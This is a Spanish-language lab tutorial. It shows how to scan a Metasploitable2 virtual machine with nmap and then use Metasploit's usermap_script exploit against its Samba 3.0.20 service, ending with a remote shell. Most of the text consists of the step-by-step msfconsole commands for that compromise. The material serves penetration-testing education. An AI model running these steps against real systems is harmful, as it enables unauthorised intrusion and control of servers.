
En esta demostración se utilizará el sistema Kali-Linux como atacante y el sistema Metasploitable2 como víctima.
Se atacará el servidor Samba, que funciona por defecto en los puertos 445/139.
Ante todo, es posible realizar un escaneo del objetivo con nmap -sV para encontrar los puertos y servicios abiertos en la red.
nmap -sV 192.168.133.128
El framework Metasploit se utiliza por sus numerosos exploits. Para ello hay que abrir un nuevo terminal en el sistema atacante y ejecutar el comando msfconsole.
msfconsole
En primer lugar puede resultar interesante abrir un módulo auxiliar para efectuar un escaneo que identifique la versión de Samba utilizada. Para ello hay que utilizar el comando use e indicar la ruta module auxiliary/scanner/smb/smb_version que se usará para efectuar el escaneo.
use auxiliary/scanner/smb/smb_versionAhora que el módulo está cargado, las opciones pueden consultarse con el comando show options y deberán definirse a continuación.
show options
La opción RHOSTS debe definirse, ya que la columna Required indica yes y la columna Current Setting está actualmente vacía.
Para definir una opción hay que utilizar el comando set seguido del nombre de la opción RHOSTS y luego de su valor 192.168.133.128, la dirección IP de nuestro objetivo. (IP a adaptar)
set RHOSTS 192.168.133.128El comando run se utiliza para lanzar el módulo seleccionado.
run
Este escaneo recupera la versión utilizada por SAMBA y no hace nada perjudicial.
La versión de Samba detectada es aparentemente la 3.0.20.
Tras una breve búsqueda en Google, resulta que la versión 3.0.20 contiene un exploit publicado en primera página por rapid7, la misma empresa que desarrolla Metasploit.

Al acceder a el enlace, la ruta del exploit que se debe utilizar así como las opciones disponibles aparecen muy rápidamente en la parte superior de la página.
Para llevar a cabo nuestro ataque habrá que utilizar otro módulo accesible por la ruta exploit/multi/samba/usermap_script que se indicará con el comando use.
use exploit/multi/samba/usermap_scriptComo con el módulo anterior, siempre conviene consultar las opciones.
show options
La dirección IP del objetivo remoto RHOSTS debe introducirse de nuevo.
set RHOSTS 192.168.133.128Para lanzar el ataque por fuerza bruta hay que utilizar de nuevo el comando run.
run
Se ha establecido correctamente una sesión de shell con el servidor objetivo, lo que permite ejecutar comandos desde ese servidor. Ejecutando algunos comandos como whoami, pwd, ls -al, etc., es posible tomar conciencia muy rápidamente del entorno.
Hay otras páginas disponibles para aprender más sobre las pruebas de intrusión.